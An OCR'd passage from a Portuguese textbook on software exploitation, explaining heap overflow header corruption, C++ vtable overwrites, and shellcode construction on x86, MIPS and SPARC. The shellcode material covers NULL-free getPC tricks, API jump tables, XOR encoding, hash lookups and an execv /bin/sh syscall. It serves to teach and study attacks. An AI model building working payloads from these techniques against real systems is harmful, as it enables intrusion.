


Figura 7.15: Sob o Windows 2000, esse padrão é utilizado para representar o cabeçalho do heap.

Considere o seguinte código:

```
char *c = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);
char *d = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 32);
char *e = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);

strcpy(c, "Hello!");
strcpy(d, "Big!");
strcpy(e, "World!");

    HeapFree( GetProcessHeap(), 0, e);
```

e o heap

```
...
00142ADC  00 00 00 00  ....
00142AE0  07 00 05 00  ....
00142AE4  00 07 18 00  ....
00142AE8  42 69 67 21  Big! <- controlamos este buffer
00142AEC  00 00 00 00  .... <-
00142AF0  00 00 00 00  .... <- ...
00142AF4  00 00 00 00  ....
...
00142B10  00 00 00 00  .... <- isto é lido para EAX
00142B14  00 00 00 00  .... <- isto é lido para ECX
00142B18  05 00 07 00  .... <- isso pode estar corrompido
00142B1C  00 07 1E 00  .... <- isso pode estar corrompido
00142B20  57 6F 72 6C  Worl
00142B24  64 21 00 00  d!..
```

Com esse dump de memória relativamente obscuro, estamos tentando ilustrar o fato de que controlamos o buffer diretamente acima do cabeçalho do heap para o terceiro buffer (aquele que contém "World!").

Corrompendo os campos do cabeçalho, um invasor pode fazer com que a lógica do gerenciador de heap leia localizações erradas depois de um HeapFree.[11] O código que está listado aqui é do NTDLL:

```
001B:77F5D830   LEAVE
001B:77F5D831   RET         0004
001B:77F5D834   LEA         EAX,[ESI-18]
001B:77F5D837   MOV         [EBP-7C],EAX
001B:77F5D83A   MOV         [EBP-80],EAX
001B:77F5D83D   MOV         ECX,[EAX]           <- carrega nossos dados
001B:77F5D83F   MOV         [EBP-0084],ECX
001B:77F5D845   MOV         EAX,[EAX+04]        <- carrega nossos dados
001B:77F5D848   MOV         [EBP-0088],EAX
001B:77F5D84E   MOV         [EAX],ECX           <- move nossos dados
001B:77F5D850   MOV         [ECX+04],EAX
001B:77F5D853   CMP         BYTE PTR [EBP-1D],00
001B:77F5D857   JNZ         77F5D886
```

Malloc e o heap

Malloc utiliza um formato de cabeçalho um pouco diferente, mas a técnica é a mesma. Dois registros são armazenados *próximos* um do outro na memória e um pode sobrescrever o outro. Considere o seguinte código:

```
int main(int argc, char* argv[])
{
    char *c = (char *)malloc(10);
    char *d = (char *)malloc(32);

    strcpy(c, "Hello!");
    strcpy(d, "World!");

    free(d);


    return 0;
}
```

Depois de executar os dois strcpys, o heap se parece com isto:

```
00320FF0  0A 00 00 00  ....
00320FF4  01 00 00 00  ....
00320FF8  34 00 00 00  4...
00320FFC  FD FD FD FD  y´y´y´y´
00321000  48 65 6C 6C  Hell
00321004  6F 21 00 CD  o!.Í
```

11. Para outros detalhes, veja as informações postadas por Halvar Flake no Blackhat.com.

```
00321008  CD CD FD FD  ÍÍý´y´
0032100C  FD FD AD BA  y´y´-º
00321010  AB AB AB AB  «««««
00321014  AB AB AB AB  «««««
00321018  00 00 00 00  ....
0032101C  00 00 00 00  ....
00321020  0D 00 09 00  ..  .
00321024  00 07 18 00  ....
00321028  E0 0F 32 00  à.2.    <- este valor é utilizado como um endereço
0032102C  00 00 00 00  ....
00321030  00 00 00 00  ....
00321034  00 00 00 00  ....
00321038  20 00 00 00   ...    <- tamanho
0032103C  01 00 00 00  ....
00321040  35 00 00 00  5...
00321044  FD FD FD FD  y´y´y´y´
00321048  57 6F 72 6C  Worl
0032104C  64 21 00 CD  d!.Í
00321050  CD CD CD CD  ÍÍÍÍ
00321054  CD CD CD CD  ÍÍÍÍ
00321058  CD CD CD CD  ÍÍÍÍ
0032105C  CD CD CD CD  ÍÍÍÍ
00321060  CD CD CD CD  ÍÍÍÍ
00321064  CD CD CD CD  ÍÍÍÍ
00321068  FD FD FD FD  y´y´y´y´
0032106C  0D F0 AD BA  .ð-º
00321070  0D F0 AD BA  .ð-º
00321074  0D F0 AD BA  .ð-º
00321078  AB AB AB AB  «««««
0032107C  AB AB AB AB  «««««
```

Você simplesmente pode ver os buffers no heap. Também notáveis são os cabeçalhos do heap que especificam o tamanho dos blocos de heap. Queremos sobrescrever o endereço porque ele será utilizado em uma operação posterior depois que `free()` é chamada:

```
00401E6C   mov        eax,dword ptr [pHead]
00401E6F   mov        ecx,dword ptr [eax]    <- ecx tem nosso valor
00401E71   mov        edx,dword ptr [pHead]
00401E74   mov        eax,dword ptr [edx+4]
00401E77   mov        dword ptr [ecx+4],eax  <- sobrescrição da memória
```

Como os valores que controlamos no cabeçalho são utilizados na operação `free()`, podemos sobrescrever qualquer localização na memória que acharmos mais conveniente. A sobrescrição da memória que é observada usa qualquer coisa armazenada no registrador eax. Também controlamos esse valor, pois ele também é extraído do cabeçalho do heap. Em outras palavras, temos controle total com relação à gravação de um valor `4 DWORD` único na memória em qualquer localização.

Buffer overflows e C++

O C++ utiliza certas construções para gerenciar classes. Pode-se tirar vantagem dessas estruturas ao injetar código em um sistema. Embora qualquer valor em uma classe C++ possa ser sobrescrito e causar uma vulnerabilidade de segurança, o vtable do C++ é um alvo comum.

Vtables

Vtable armazena ponteiros de função para a classe. Cada classe pode ter suas próprias funções integrantes e estas podem mudar dependendo da herança. Essa capacidade de alterar é chamada *polimorfismo*. Para o invasor, a única coisa que precisa ser dita é que vtable armazena ponteiros. Se o invasor puder sobrescrever um desses ponteiros, ele pode conseguir o controle do sistema. A Figura 7.16 ilustra um buffer overflow em um objeto de classe. As variáveis membro crescem longe de vtable na classe de origem; portanto, o invasor precisará tentar extravasar uma vizinha. O invasor pode fazer com que o destrutor aponte de volta para as variáveis membro que estão sob seu controle — um bom local para instruções de payload.




Figura 7.16: As vtables do C++ são alvos comuns para ataque de heap overflow.

Payloads

A estrutura geral de uma dada injeção de buffer overflow é normalmente restrita em tamanho. Dependendo da exploração, esse tamanho pode ser seriamente limitado. Felizmente, o shellcode pode tornar-se bem pequeno. Hoje em dia, a maioria dos programadores utiliza linguagens de nível mais alto e talvez não saiba como programar no código de máquina. Entretanto, a maioria dos "information warriors" mais ousados utiliza um assembly codificado manualmente para construir o shellcode. Utilizamos o código do x86 da Intel para explicar os princípios básicos aqui.

Embora uma linguagem de nível mais alto deva ser compilada (normalmente de maneira ineficiente) no código de máquina, um invasor típico pode elaborar manualmente um shellcode mais compacto. Isso tem várias vantagens, a primeira é o tamanho. Utilizando instruções codificadas manualmente, você pode criar programas extremamente compactos. Segunda, se houver restrições nos bytes que você pode utilizar (que é o caso quando filtros são utilizados), você poderá então codificar em torno delas. Um compilador normal não tem nenhuma idéia de como fazer isso.

Nesta seção, discutimos um payload de exemplo. Esse payload contém vários componentes importantes que são utilizados para ilustrar os conceitos no espaço da exploração. Supomos que o vetor de injeção funcione e que a CPU do computador esteja apontando para o começo desse payload no modo de execução. Em outras palavras, nesse ponto, o payload é ativado e nosso código injetado começa a ser executado.

A Figura 7.17 mostra um esboço do esquema de um payload típico. A primeira coisa que temos de fazer é nos localizarmos. Fornecemos um fragmento simples de código que determina o valor do ponteiro de instruções — em outras palavras, ele descobre *onde* o payload reside na memória. Prosseguimos para construir uma tabela dinâmica de salto para todas as funções externas que chamaremos mais tarde na exploração. (Certamente não iríamos querer codificar manualmente uma chamada de socket quando simplesmente podemos utilizar a interface de socket que é exportada das DLLs de sistema.) A tabela de salto permite utilizar qualquer função em qualquer biblioteca de sistema. Também discutimos o posicionamento de "outro código", que deixamos para sua imaginação. Esta seção contém qualquer que seja o programa que o invasor quer executar. Por último, forneceremos uma seção de dados em que strings e outras informações podem ser colocadas.




Figura 7.17: O layout de um payload típico de buffer overflow.

Localização do payload

A primeira coisa que nosso payload precisa fazer é descobrir onde ele reside na memória. Sem essa informação, não seremos capazes de localizar a seção de dados nem a tabela de salto. Lembre-se de que nosso payload é instalado como um grande blob de dados. O ponteiro de instruções aponta atualmente para o início desse blob. Se for possível descobrir o valor do ponteiro de instruções, poderemos fazer a aritmética para localizar as outras seções do nosso payload. As instruções a seguir podem ser utilizadas para revelar a nossa localização atual na memória:

```
        call    RELOC
RELOC:  pop     ed•             // localização (nosso eip atual)
```

A instrução de chamada coloca EIP na stack. Prontamente o removemos da stack e o colocamos no EDI. Quando montado, isso criará a string de bytes a seguir:

```
E8 00 00 00 00 5F
```

Essa string de bytes contém quatro bytes NULLs. O principal pecado dos payloads de buffer overflow é o byte NULL, porque (como discutimos anteriormente) ele terminará a maioria das operações de manipulação de strings. Portanto, devemos gravar a seção "localização" de modo que nenhum byte NULL esteja presente.

Poderíamos tentar isto:

```
START:
        jmp         RELOC3

RELOC2:
        pop         edi
        jmp         AFTER_RELOC

RELOC3:
        call    RELOC2

AFTER_RELOC:
```

Esse código merece alguma explicação. Você observará que ele apresenta diversos saltos. Primeiro ele salta para RELOC3 e então faz uma chamada novamente a RELOC2. Queremos que a chamada vá para uma localização *antes* da instrução de chamada. Esse truque resultará em um offset (deslocamento) negativo nos nossos bytes de código, removendo o temido caractere NULL. Adicionamos os saltos extras para evitar toda essa complicação. Depois de colocar o ponteiro de instruções no EDI, deixamos tudo isso de lado e pulamos para o restante do código (AFTER_RELOC).

Esse código maluco é compilado nos seguintes bytes:

```
EB 03 5F EB 05 E8 F8 FF FF FF
```

Isso não é tão ruim. Ele tem apenas 4 bytes a mais que a primeira versão e o crescimento parece valer a pena porque nos livramos dos bytes NULLs.

Tamanho do payload

O tamanho do payload é um fator muito importante. Se você tentar colocá-lo em um espaço compacto entre (digamos) um limite de protocolo e a parte superior de uma stack você talvez só tenha espaço para 200 bytes. Isso não é muito espaço para oferecer a um payload. Cada byte importa.

O payload que esboçamos anteriormente inclui uma tabela dinâmica de salto e uma grande seção de código dedicada a corrigi-lo. É um espaço bem grande de código que estamos consumindo. Observe que se realmente houvesse pressão por espaço, poderíamos eliminar a tabela de salto e o código de correção simplesmente codificando diretamente os endereços de todas as chamadas de função que pretendemos utilizar.

Utilizando chamadas de funções hard-coded (fixas)

Tentar tornar qualquer coisa dinâmica no seu código aumenta seu tamanho. Quanto mais você faz para codificar os valores diretamente, menor seu código irá tornar-se. Funções são simplesmente localizações aleatórias na memória. Chamar uma função na verdade significa pular para seu endereço — muito simples. Se souber antecipadamente o endereço de uma função que você quer utilizar, não há por que adicionar um código para localizá-lo.

Embora codificar diretamente tenha a vantagem de reduzir o tamanho do payload, isso tem a desvantagem de fazer com que nosso payload trave se a função-alvo for movida *de qualquer maneira*. Às vezes, diferentes versões do SO fazem com que as funções sejam movidas. Até uma mesma versão de um software em dois computadores diferentes poderia ter endereços diferentes de função. Isso é altamente problemático e uma das razões por que endereços codificados diretamente são ruins. Uma boa idéia é evitar codificar diretamente a menos que você deva poupar espaço.

Utilizando uma tabela de salto dinâmica

Na maioria das vezes, o sistema-alvo não é extremamente previsível. Isso tem um efeito dramático sobre a capacidade de codificar endereços diretamente. Mas há maneiras inteligentes de "aprender" onde uma função poderia residir. Há tabelas de pesquisa que contêm diretórios de funções. Se puder localizar uma tabela de pesquisa, você poderá conhecer a localização da função que você procura. Se seu payload precisar de várias funções (normalmente precisará), todos os endereços podem ser pesquisados de uma vez e os resultados adicionados a uma tabela de salto. Para chamar uma função mais tarde, você simplesmente faz uma referência à tabela de salto que criou.

Uma maneira útil de criar uma tabela de salto é carregar o endereço de base da tabela de salto em um registrador na CPU. Normalmente, há alguns registradores na CPU que você pode utilizar de maneira segura ao realizar outras tarefas. Um bom registrador a utilizar é o do ponteiro de base (se ele existir). Esse registrador é utilizado

para marcar a base do stack frame em algumas arquiteturas. Suas chamadas de função podem ser codificadas como offsets a partir do ponteiro de base.[12]

```
#define GET_PROC_ADDRESS    [ebp]
#define LOAD_LIBRARY        [ebp + 4]
#define GLOBAL_ALLOC        [ebp + 8]
#define WRITE_FILE          [ebp + 12]
#define SLEEP               [ebp + 16]
#define READ_FILE           [ebp + 20]
#define PEEK_NAMED_PIPE     [ebp + 24]
#define CREATE_PROC         [ebp + 28]
#define GET_START_INFO      [ebp + 32]
```

Essas úteis instruções de definição permitem referenciar as funções na nossa tabela de salto. Por exemplo, podemos criar código que chama `GlobalAlloc()` simplesmente codificando-a:

```
call GLOBAL_ALLOC
```

Isso na verdade significa que

```
call [ebp+8]
```

`ebp` aponta para o início da nossa tabela de salto e cada entrada na tabela é um ponteiro (4 bytes de comprimento), significando que `[ebp+8]` referencia o terceiro ponteiro na nossa tabela.

Inicializar a tabela de salto com valores relevantes pode ser problemático. Há muitas maneiras de determinar o endereço das funções na memória. Eles podem ser pesquisados pelo nome em alguns casos. O código de correção da tabela de salto pode fazer chamadas repetidas a `LoadLibary()` e `GetProcAddress()` para carregar os ponteiros de função. Naturalmente, essa abordagem requer a inclusão dos nomes das funções no seu payload. (É para isso que a seção de dados serve). Nosso exemplo de código de patch poderia pesquisar funções pelo nome. Assim, a seção de dados precisará ter o seguinte formato:

```
0xFFFFFFFF
DLL NAME 0x00 Function Name 0x00 Function Name 0x00 0x00
DLL NAME 0x00 Function Name 0x00 0x00
0x00
```

A coisa mais importante a observar sobre essa estrutura é o posicionamento dos bytes NULLs (`0x00`). Duplos NULLs terminam um loop de carregamento de DLL e

---

12. Para mais informações sobre como e por que esse código é construído, consulte Building Secure Software [Viega e McGraw, 2001] e o kit de construção de buffer overflow em http://www.rootkit.com. Todos os trechos nesta seção estão disponíveis nesse local.

um duplo NULL seguido por um outro NULL (um total de três NULLs) termina o processo inteiro de carregamento. Por exemplo, para preencher a tabela de salto poderíamos utilizar o bloco de dados a seguir:

```
char data[] =      "kernel32.dll\0" \
                    "GlobalAlloc\0WriteFile\0Sleep\0ReadFile\0PeekNamedPipe\0" \
                    "CreateProcessA\0GetStartupInfoA\0CreatePipe\0\0";
```

Também observe que colocamos uma seqüência de 4 bytes de `0xFF` antes da estrutura. Esse é nosso valor revelador, instalado de modo que possamos localizar a seção de dados. Você pode utilizar qualquer valor revelador que desejar. Veremos a seguir como pesquisar adiante e encontrar a seção de dados.

Localizando a seção de dados

Para localizar a seção de dados só precisamos pesquisar adiante a partir da nossa localização atual procurando o valor revelador. Acabamos de obter a nossa localização atual no passo "localização". Pesquisar adiante é simples:

```
GET_DATA_SECTION:
        inc         edi                     // nossa localização
        cmp         dword ptr [edi], -1
        jne         GET_DATA_SECTION
        add         edi, 4                  // conseguimos, passamos pelo próprio ponto indicador
```

Lembre-se de que o EDI mantém o ponteiro no local em que estamos na memória. Incrementamos essa pesquisa adiante até localizarmos o -1 (`0xFFFFFFFF`). Incrementamos mais 4 bytes e o EDI não aponta para o início da seção de dados.

O problema com a utilização de strings é o volume relativamente grande de espaço que isso ocupa no payload. Outro problema é que esse uso requer strings terminadas por caractere NULL. Na maioria das circunstâncias, um caractere NULL está fora da classe para nosso vetor de injeção, eliminando completamente o uso de caracteres NULLs. Naturalmente, podemos utilizar uma operação XOR para proteger as partes da string do nosso payload. Isso não é muito difícil, mas adiciona o overhead de escrever uma rotina XOR de codificação/decodificação (como descobriremos, o mesmo código faz a codificação e a decodificação).

Proteção XOR

Esse é um truque comum. Você escreve uma pequena rotina para decodificar via XOR sua seção de dados antes de utilizá-la. XOReando seus dados com algum valor você pode remover todos os caracteres NULL. Eis um loop de exemplo do código para realizar uma operação XOR no payload de dados com o byte `0xAA`:

```
mov         eax, ebp
add         eax, OFFSET (veja o offset a seguir)
```

```
        xor     ecx, ecx
        mov     cx, SIZE
LOOPA:  xor     [eax], 0xAA
        inc     eax
        loop    LOOPA
```

Esse pequeno trecho de código recebe apenas alguns bytes do nosso payload e utiliza o registrador do nosso ponteiro de base como ponto de partida. O offset para nossa string é calculado a partir do ponteiro de base e então o código entra em loop, realizando uma operação XOR na string de bytes contra `0xAA`. Isso converte todos os caracteres NULL indesejáveis (e realiza a mesma operação também no sentido inverso). Certifique-se, porém, de testar suas strings. Alguns caracteres se converterão em um caractere não-permitido via XOR tão facilmente quanto no sentido inverso. Você quer que o payload esteja protegido, limpo e organizado.

Carregamento de checksum/hash

Outra opção à abordagem baseada em strings é acrescentar um *checksum* (soma de verificação) da string ao seu payload. Depois que você está no espaço do processo-alvo, a tabela de função pode ser localizada e cada nome de função sofrer hash. Esses checksums podem ser calculados contra o checksum armazenado. Se encontrar uma correspondência, é possível que você tenha encontrado sua função. Pegue o endereço da correspondência e coloque-o na tabela de salto. Isso tem o benefício de que checksums e o endereço de função podem ter 4 bytes de comprimento, assim você pode simplesmente sobrescrever o checksum com o endereço de função depois de localizá-lo. Isso economiza espaço e torna as coisas mais elegantes (além do benefício adicional de nenhum NULL).

```
        xor     ecx, ecx
_F1:
        xor     cl, byte ptr [ebx]
        rol     ecx, 8
        inc     ebx
        cmp     byte ptr [ebx], 0
        jne     _F1

        cmp     ecx, edi        // compara o checksum de destino
```

Esse código assume que EBX está apontando para a string em que você quer fazer o hash. O checksum é executado até que um caractere NULL é localizado. O checksum resultante está em ECX. Se seu checksum desejado estiver no EDI, o resultado será comparado. Se obtiver uma correspondência no seu checksum, você poderá então corrigir a tabela de salto com o ponteiro de função resultante.

Torna-se claro que construir um payload é algo complicado. Evitar NULLs, manter o código pequeno e monitorar onde você está no seu código são aspectos críticos.

Payloads em arquiteturas RISC

O processador x86 da Intel, que utilizamos até agora para todos os nossos exemplos neste capítulo, não é o único processador disponível. Os truques descritos anteriormente podem ser utilizados com qualquer tipo de processador. Há boa documentação sobre como escrever shellcode para uma variedade de plataformas. Todos os processadores têm suas peculiaridades, incluindo diversões como *branch delay* (retardo de desvio) e *caching* (armazenamento em cache).[13]

"Branch Delay" ou "Delay Slot"

Uma coisa peculiar chamada *branch delay* (também chamado *delay slot*) às vezes ocorre nos chips RISC. Por causa do branch delay, a instrução *depois* de cada desvio poderia ser executada. Isso ocorre porque o desvio real não acontece até a próxima instrução ser executada. O resultado de tudo isso é que a próxima instrução é executada *antes* do controle passar para o destino do desvio. Portanto, se codificar um jump, a instrução diretamente depois do jump será, de qualquer jeito, executada. Em alguns casos, a instrução do delay slot não será executada. Por exemplo, você pode anular a instrução do delay slot nas arquiteturas PA-RISC configurando o bit de "anulação" na instrução de desvio.

A coisa mais fácil de fazer é codificar uma NOP depois de cada desvio. Codificadores experientes irão querer tirar proveito do delay slot e utilizar instruções significativas para realizar trabalho extra. Isso é uma vantagem quando você precisa reduzir o tamanho do seu payload.

Construção de payload baseada no MIPS[14]

A arquitetura MIPS é substancialmente diferente do x86. Acima de tudo, nos chips R4x00 e R10000 há 32 registros e cada opcode tem 32 bits de comprimento. Além disso, a execução é colocada em pipeline.

Instruções MIPS

Outra grande diferença é que várias instruções recebem três registradores em vez de dois. As instruções que recebem dois operandos colocam o resultado em um terceiro registrador. Comparativamente, a arquitetura x86 normalmente coloca o resultado no segundo registrador de operando.

O formato de uma instrução MIPS é:

13. Para um artigo detalhado sobre a construção do shellcode, veja "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" do The Last Stage of Delerium Research Group (http://lsd-pl.net).

14. Aqui, apenas começamos a tocar na arquitetura MIPS. Para mais informações, o leitor é encorajado a ler o artigo detalhado "Writing MIPS/Irix Shellcode"de scut, *Phrack Magazine* #56, article 15.

TABELA 7.1 INSTRUÇÕES MIPS COMUNS

Instrução	Operandos	Descrição
OR	DEST, SRC, TARGET	DEST = SRC | TARGET
NOR	DEST, SRC, TARGET	DEST = ~(SRC | TARGET)
ADD	DEST, SRC, TARGET	DEST = SRC + TARGET
AND	DEST, SRC, TARGET	DEST = SRC & TARGET
BEQ	SRC, TARGET, OFFSET	Desvia se igual, goto OFFSET
BLTZAL	SRC, OFFSET	Desvia se (SRC < 0) (salva o ip)
XOR	DEST, SRC, TARGET	DEST = SRC ^ TARGET
SYSCALL	n/d	Interrupção da chamada de sistema
SLTI	DEST, SRC, VALUE	DEST = (SRC < TARGET)

O opcode primário é o mais importante. Ele controla a instrução que será executada. O valor do subopcode depende do primário. Em alguns casos, ele especifica uma variação da instrução. Em outros, seleciona qual registrador será utilizado com o opcode primário.

Exemplos de instruções MIPS comuns são apresentados na Tabela 7.1 (essa é uma lista bem incompleta e o encorajamos a encontrar melhores referências sobre o conjunto de instruções MIPS na Internet).

Também interessante nos processadores MIPS é o fato de que eles podem operar em ordenamento de bytes big endian ou little endian. As máquinas DEC em geral serão executadas no modo little endian. As máquinas SGI em geral serão executadas no modo big endian. Como discutimos anteriormente, essa escolha afeta profundamente como os números são representados na memória.

Localização do ponteiro de instruções

Uma tarefa importante no shellcode é obter a localização atual do ponteiro de instruções. Isso em geral é feito com uma chamada seguida por uma instrução pop sob o x86 (consulte a seção sobre payload). Sob o MIPS, porém, não há nenhuma instrução pop ou push.

Há 32 registradores no chip. Oito desses registradores são reservados para uso temporário. Podemos utilizar um registrador temporário como acharmos melhor. Os registradores temporários são os registradores de 8 a 15.

A primeira instrução é `li`, que carrega um valor diretamente para um registrador:

```
li register[8], -1
```

Essa instrução carrega –1 para um registrador temporário. Nosso objetivo é obter o endereço atual para realizarmos um desvio condicional que salva o ponteiro de ins-

truções atual. Isso é semelhante a uma chamada sob o x86. A diferença no MIPS é que o endereço de retorno é colocado no registrador 31 e não na stack. De fato, não há nenhuma stack adequada na plataforma MIPS.

```
AGAIN:
bltzal register[8], AGAIN
```

Essa instrução faz com que o endereço atual seja colocado no registrador 31 e que um desvio ocorra. Nesse caso, o desvio nos leva diretamente de volta a essa instrução. Nossa localização atual agora é armazenada no registrador 31. A instrução `bltzal` é desviada se o registro 8 for menor que zero. Se não quisermos acabar em um loop infinito, precisamos nos certificar de que zeramos o registrador 8. Lembra-se daquele branch delay irritante? Afinal de contas, talvez ele não seja tão irritante. Por causa do branch delay, independentemente de qualquer coisa, a instrução depois de `bltzal` será executada. Isso nos dá uma chance de zerar o registrador. Utilizamos a instrução `slti` para zerar o registrador 8. Essa instrução será avaliada como TRUE ou FALSE dependendo dos operandos. Se op1 >= op2, então a instrução será avaliada como FALSE (zero). Nosso código final se se parece com isto:[15]

```
li register[8], -1
AGAIN:
bltzal register[8], AGAIN
slti register[8], 0, -1
```

Esse trecho de código fará um loop uma vez sobre si mesmo e prosseguirá. O uso do branch delay para zerar nosso registrador é um bom truque. Nesse ponto, o registrador 31 contém nosso endereço atual na memória.

Evitando bytes NULLs nos opcodes MIPS

Os opcodes têm 32 bits de comprimento. Queremos nos certificar de que, na maioria das situações, nosso código não contém nenhum byte NULL. Isso restringe os opcodes que podemos utilizar. A boa coisa é que normalmente há uma variedade de diferentes opcodes que realizará a mesma tarefa. Uma das operações que não é segura é `move`. Isto é, você não pode utilizar a instrução `move` para mover dados de um registrador para outro. Em vez disso, você precisará recorrer a alguns truques estranhos para fazer o registrador de destino ter uma cópia do valor. Normalmente, uma operação `AND` funcionará:

```
and    register[8], register[9], -1
```

Isso irá copiar o valor inalterado do registrador 9 para o registrador 8.

---

15. Veja o artigo "Writing MIPS/Irix Shellcode" de scut, *Phrack Magazine* #56, article 15.

`slti` é um opcode comumente utilizado no shellcode do MIPS. Essa instrução não transporta nenhum byte NULL. Lembre-se de que já demonstramos como `slti` pode ser utilizado para zerar um registrador. Evidentemente, também podemos utilizar `slti` para carregar o valor 1 para um registrador. Os truques para carregar valores numéricos são semelhantes aos de outras plataformas. Podemos carregar um registrador com um valor seguro e então realizar operações no registrador até que ele represente o valor que estamos procurando. Nesse sentido, utilizar o operador `NOT` é muito útil. Se quisermos que o registrador 9 tenha o valor `MY_VALUE`, o código a seguir funcionará:

```
li register[8], -( MY_VALUE + 1)
not register[9], register[8]
```

Chamadas de sistema em MIPS

Chamadas de sistema são cruciais para a maioria dos payloads. Dentro de um ambiente Irix/MIPS, o registrador v0 contém o número da chamada de sistema. Registradores a0 a a3 contêm argumentos para chamada. A instrução especial `syscall` é utilizada para induzir a chamada de sistema. Por exemplo, a chamada de sistema `execv` pode ser utilizada para disparar um shell. O número da chamada de sistema `execv` é `0x3F3` no Irix e o registrador a0 aponta para o caminho (isto é, `/bin/sh`).

Construção de payload de SPARC

Como ocorre com o MIPS, o SPARC é uma arquitetura baseada em RISC e cada opcode tem 32 bits de comprimento. Alguns modelos podem operar tanto nos modos big endian como little endian. Instruções SPARC apresentam este formato:

IT	Registrador de destino	Especificador de instrução	Registrador de origem	SR	Segundo registrador de origem ou constante

onde IT tem 2 bits e especifica o tipo de instrução, o registrador de destino tem 5 bits, o especificador de instrução tem 5 bits, o registrador de origem tem 5 bits, o SR é um flag de 1 bit que especifica a constante e o segundo registrador de origem e o último campo é um segundo registrador de origem ou constante, dependendo do valor de SR (13 bits).

Janela de registradores do SPARC

O SPARC também tem um sistema peculiar para tratar registradores. O SPARC tem uma janela de registrador que faz com que certos bancos dos registradores "mudem" quando chamadas de função são efetuadas. Pode-se normalmente trabalhar com 32 registros:

`g0–g7`: registradores gerais. Estes não mudam entre chamadas de função. O registrador especial g0 é uma origem zero.

`i0–i7`: registradores internos. i6 é utilizado como o frame pointer. O endereço de retorno à função anterior é armazenado no i7. Esses registradores mudam quando são feitas chamadas de função.

`l0–l7`: registradores locais. Estes mudam quando são feitas chamadas de função.

`o0–o7`: registradores externos. O registrador o6 é utilizado como o stack pointer. Esses registradores mudam quando são feitas chamadas de função.

Registradores especiais adicionais incluem pc, psr e npc.

Quando uma chamada de função é feita, os registradores móveis são alterados como descrito a seguir.

A Figura 7.18 mostra o que acontece quando os registradores mudam. Os registradores o0–o7 são trocados nos registradores i0–i7. Os valores antigos nos i0–i7 não são mais acessíveis. Os valores antigos nos registradores l0–l7 and o0–o7 também não estão mais disponíveis. Os únicos dados no registrador que sobrevivem à chamada de função são os dados nos o0–o7 que são trocados pelos i0–i7. Pense nisso como entrada e saída. Os registradores de saída para a função que chama tornam-se os registradores de entrada da função chamada. Quando a função chamada retorna, os registradores de entrada são trocados novamente pelos registradores de saída da função que chama. Os registradores são locais para cada função e não são trocados.

